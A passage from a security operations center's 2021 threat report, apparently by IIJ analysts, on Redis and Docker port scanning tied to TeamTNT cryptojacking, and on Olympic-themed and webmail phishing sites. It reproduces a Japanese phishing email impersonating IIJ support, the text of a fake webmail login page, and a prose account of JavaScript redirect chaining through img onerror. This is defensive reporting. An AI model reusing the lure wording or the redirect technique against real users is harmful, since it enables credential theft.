Figures 6 and 7 show scanning on 6379/TCP and 2375/TCP, respectively, as a percentage of all scanning observed on the IIJ Managed Firewall Service over January 2020 – December 2021. The data are normalized so that total scanning activity over the period corresponds to 100% on the vertical axis.

Figure 6 shows that scans on 6379/TCP increased sharply in March 2021, rising 2.73 fold versus February 2021. The number of scans trended down from April to July 2021, but we continued to observe many scans through December 2021. Figure 7 shows that scans on 2375/TCP increased sharply in May 2021, rising 2.31 fold versus April 2021. The number of scans peaked in July 2021 and trended down until October 2021, but then increased again from mid-December 2021.

The increase in scans on 6379/TCP (Redis) and 2375/TCP (Docker) was confirmed by Japan's National Institute of Information and Communications Technology (NICT) and the JPCERT Coordination Center (JPCERT/CC)*26,*27. It was also reported that these ports were the target of attacks by the cryptojacking group TeamTNT*28,*29. When a host is infected with TeamTNT malware, it downloads and runs mining tools. Scans aimed at spreading malware infections are also run in addition to this mining activity, and this may have had an influence on the increase in scans on these ports.




Figure 6: Scanning Activity on 6379/TCP (January 2020 – December 2021)




Figure 7: Scanning Activity on 2375/TCP (January 2020 – December 2021)

*26 NICT, "NICTER observational statistics for April–June 2021" (https://blog.nicter.jp/2021/09/nicter_statistics_2021_2q/, in Japanese).

*27 JPCERT/CC, "Internet Threat Monitoring Report (July 1, 2021 – September 30, 2021)" (https://www.jpcert.or.jp/english/doc/TSUBAMEReport2021Q2_en.pdf).

*28 Aqua Security Software, "Threat Alert: TeamTNT is Back and Attacking Vulnerable Redis Servers" (https://blog.aquasec.com/container-attacks-on-redis-servers).

*29 Palo Alto Networks, "Black-T: New Cryptojacking Variant from TeamTNT" (https://unit42.paloaltonetworks.com/black-t-cryptojacking-variant/).

In the case of Docker, it has been reported that some malware scans not only 2375/TCP but also 2376/TCP, 2377/TCP, 4243/TCP, and 4244/TCP[*29,*30], and our SOC has also observed similar increases in scanning on these ports. There are also reports of new attacks targeting the container orchestration service Kubernetes[*31]. While this scanning is smaller in scale than the Redis/Docker activity, we can confirm that scans targeting 10250/TCP (kubelet), used by Kubernetes, are on the rise.

When the TeamTNT malware scans externally, it scans random IP address ranges. So a host may be infected if it is open to the Internet, and if infected, it will perform scans aimed at spreading the malware further. However, more than half of the 6379/TCP (Redis) and 2375/TCP (Docker) scanning observed in 2021 originated from a particular cloud provider. It is thought this is because the malware contains source code that disables host security components used by that cloud provider[*28] and hosts running on the platform are thus relatively easy to infect. So hosts open to the Internet may be infected by malware, but because some hosts are more susceptible than others in this way, there is a skew toward certain hosts in terms of the source of scans.

This section has discussed the increase in scanning on 6379/TCP (Redis) and 2375/TCP (Docker). When TeamTNT malware infects these services, they can download and run mining tools. These attacks were not transient; the scanning continued through the end of 2021. So we recommend checking whether any services you operate have been unintentionally exposed to the world. When exposing a service to the outside world, you need to take steps such as setting up an ACL and authentication.

1.3.4 Observations on Phishing Sites

This section covers phishing sites that our SOC analysts focused on in 2021. First, we discuss the features of, and our observations on, a phishing site pretending to be a livestream service observed during the 2021 Olympic and Paralympic Games. We then look at a phishing site pretending to be a webmail service and using a sophisticated attack method.

■ Phishing Site Pretending to be an Olympic Livestream Service

The 2020 Tokyo Olympic Games took place over July 23 – August 8, 2021, and the 2020 Tokyo Paralympic Games over August 24 – September 5, 2021, a year later than originally planned. Because of the COVID-19 pandemic, most venues were closed to spectators, and the Games were broadcast live on TV and the Internet. Phishing sites pretending to offer livestreams of the Olympic Games appeared during the event[*32], and people reported on external Q&A sites that they had accessed these sorts of phishing sites and been duped into entering their email address and password.

[*30] Trend Micro, "Compromised Docker Hub Accounts Abused for Cryptomining Linked to TeamTNT" (https://www.trendmicro.com/en_us/research/21/k/compromised-docker-hub-accounts-abused-for-cryptomining-linked-t.html).


[*31] Palo Alto Networks, "Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes" (https://unit42.paloaltonetworks.com/hildegard-malware-teamtnt/).

[*32] Trend Micro, "Tokyo Olympics Leveraged in Cybercrime Attack" (https://www.trendmicro.com/en_us/research/21/h/tokyo-olympics-leveraged-in-cybercrime-attack.html).

Our SOC also observed many such phishing sites. The phishing sites observed had an image of a video player in the center of the screen (Figure 8). The title of the page said "Japan vs. Mexico Women's Softball Live Broadcast" in Japanese, and an image of a baseball field appeared in the background, so it seems to have been targeting Japanese viewers wanting to watch the softball. Clicking the play button in the center of the screen does not play the match but instead displays a screen showing the NHK logo and asking the user to create an account. In addition to that shown in Figure 8, phishing sites pretending to offer livestreams of the Olympic opening ceremony and of the Japanese team's soccer matches were also seen in the wild.

Our SOC observed access to such phishing sites during the Olympics. Figure 9 shows traffic to phishing sites as a percentage of total observed on the IIJ Secure Web Gateway Service from July to September. The data are normalized so that total traffic to phishing sites over the period corresponds to 100% on the vertical axis.

Over the period, activity was highest on July 21, accounting for 18.01% of the total. This was the date of the first softball match in the opening round (Japan vs. Australia). A lot of traffic to phishing sites was subsequently observed during the Olympic Games proper (July 23 – August 8), and traffic was also observed during the Paralympic Games (August 24 – September 5). An


日本vsメキシコア女子ソフトボール 放送 Live

メンバーだけがこれを閲覧できます！

メンバーだけがこれを閲覧できます！

メンバーだけがこれを閲覧できます！

メンバーだけがこれを閲覧できます！

Figure 8: Example of Phishing Site Screen




Figure 9: Traffic to Phishing Sites (July–September 2021)

investigation into traffic to phishing sites revealed that people were accessing them via search engines in the following manner.

1. User searches via a search engine such as Google or Yahoo
2. User visits a compromised website
3. User visits a website built with a specific blogging service
4. User visits the phishing site


Given that most visits to phishing sites started with a search engine search followed immediately by a visit to a compromised website (that has been tampered with), the compromised websites may have been displayed at the top of the search results when users accessed them. Another feature of this activity was that the time between visiting the compromised website and reaching the phishing site was short. This is probably because the users were redirected by JavaScript code on the sites. Specifically, the sites in Step 2 have JavaScript code in the onerror attribute of img tags, and by deliberately causing an error, the user is made to visit the site in Step 3, which is specified in the location.href property. On the site in Step 3, the location.replace method is used in a script tag to specify the Step 4 URL, causing the user to visit the phishing site. So a visit to a compromised website may result in the user being forcibly redirected to a phishing site.

Other phishing sites that similarly pretend to offer livestreams of golf, soccer, etc. have appeared after the Olympics as well. Attackers may be using legitimate sites that have been compromised to display sites at the top of search results. So users need to be careful not to carelessly click on sites even when they are at the top of search results. The Anti-Phishing Council of Japan's Anti-Phishing Guidelines[*33] are also worth reviewing.

Phishing Sites Pretending to be Webmail Services

In 2021, our SOC observed numerous phishing sites pretending to be webmail services and designed to steal account details. Phishing sites designed to steal information are not uncommon these days, but attack methods are becoming more sophisticated every year, making it difficult to stay ahead and prevent harm. Here, we look at one particular case observed by our SOC.

Figure 10 is an example of a phishing email observed by our SOC. The attacker pretends to be a service provider and leads the user to a phishing site by pretending that



差出人："iij.ad.jp | Iij@iij.ad.jp" <[redacted]> 宛先：[redacted]
件名：Iijサポートセンター [知らせ] -[redacted] 日時：Tue, 09 Nov 2021 07:23:17 +0000

このメールはiij.ad.jpブロードバンドインターネット接続サービス[iij.ad.jp]からのもので、メールボックスの使用量が上限に近づいていることを通知します。

メールボックスの使用率は80%を超えています。メールボックスの使用率が100%を超えると、新着メールを受信できなくなります。メールボックスから不要なメールを削除します。

メールボックスの使用状況を確認するには

ウェブメールにログインし、以下のリンクで各フォルダを確認してください。

https//www.autho.iij.ad.jp/log/ <Recipient email address>

Link destination:
https://[redacted]/[redacted]/W/index.php?email=<Recipient email address>

-受信トレイフォルダ

-ドラフトフォルダ

-送信済みアイテムフォルダ

-迷惑メールフォルダ

*このメールはシステムによって自動的に配信され、返信することはできません。ご不明な点がございましたら、ヘルプデスクまでお問い合わせください。

Copyright © iij.ad.jp.,Ltd. All Rights Reserved.

Figure 10: Example of Phishing Email

[*33] Council of Anti-Phishing Japan, "Anti-Phishing Guidelines—2021 Edition" (https://www.antiphishing.jp/report/antiphishing_guideline_2021.pdf, in Japanese).


there is a maintenance issue or system problem. When the email is displayed in HTML format, the anchor text of the link in the email body will show the service provider's legitimate site, while the actual link destination may be a phishing site. In some cases, the email body is very similar to what the service operator actually sends its users, and if the user has seen similar notifications from the provider in the past, this may increase the likelihood of the user not noticing the minor differences and thus accessing the malicious site.

When you visit the link in the email body, the form's username field already contains the phishing email recipient's address. This is because the site is set up to prepopulate the field with the email address specified in the phishing site's URL parameter. This is no doubt intended to make it look like the email address is appearing due to a cookie saved by the Web browser so as to make the user think they have previously visited the site.

And by including the email address in the URL, the attacker can see from access logs and the like that the email address is in use even if the user does not enter a password or other information, so the address may be seen as offering a high probability of attack success and thus subsequently be used in other attacks.

If the user enters a password and clicks the Login button, an error message is displayed, and while the browser does not move to a post-login screen, the information entered is obtained by the attacker at this point. We have confirmed that attempts to log in again will result in the user being taken to the legitimate webmail service's login screen. This is probably so that, even if the failed login attempt seems suspicious, the user may not notice that they were on a phishing site. Account details stolen in this manner may be used to send emails targeting other users and thus cause additional harm. This is called lateral phishing, and as more and more users are duped via the cycle depicted in Figure 12, the attacker is able to send emails from an increasingly long list of addresses.

The majority of phishing sites observed by our SOC were constructed by tampering with legitimate websites. We



Welcome to Webmail

Username <Recipient's email address>

Password

□ メールアドレスを保存する

※メールアドレスは「email@sample.ne.jp」の様に@を含めたメールアドレス全体をご入力下さい。

Login

Figure 11: Example of Phishing Site



Attacker
(1) Attacker uses a compromised account to send emails directing people to a phishing site
(2) Recipients click the link in the email body and access the phishing site
(3) Recipients enter their account details into the phishing site
(4) Attacker exploits the account details
Victims


Figure 12: Cycle of Harm in Lateral Phishing

have confirmed that these phishing sites use the same content as legitimate services, and that the phishing sites behave in similar ways. Also, phishing sites linked to in email bodies are seldom used on an ongoing basis, and attackers tend to switch to different websites in quick succession.

In light of all this, it looks like attackers gather information on compromisable websites and prepare content in advance to make it easy to create phishing sites so that they can build numerous such sites in a short space of time, allowing them to mount attacks on a continuous basis by targeting the window between when they initiate an attack and when security products identify the phishing site as a threat and thus block access to it.


1.4 Conclusion

This report covered security topics and a range of observations that our SOC analysts focused on in 2021. Notwithstanding the discussions in Sections 1.2 and 1.3, the use of external services such as cloud computing and the like in recent times means that threats exist all over the place, including where your organization may be unable to get at them. So you need to gather relevant information, understand the situation, and implement swift responses on that basis. We will continue to publish information on threats observed via our Data Analytics Platform, key security topics, and the like in the hopes that it will prove useful to you in your security responses and operations.




Hiroyuki Kamogawa
Security Operations Center, Security Business Department, Advanced Security Division, IIJ

Junya Yamaguchi
Security Operations Center, Security Business Department, Advanced Security Division, IIJ



Shun Morishita
Security Operations Center, Security Business Department, Advanced Security Division, IIJ



Shimpei Miyaoka
Security Operations Center, Security Business Department, Advanced Security Division, IIJ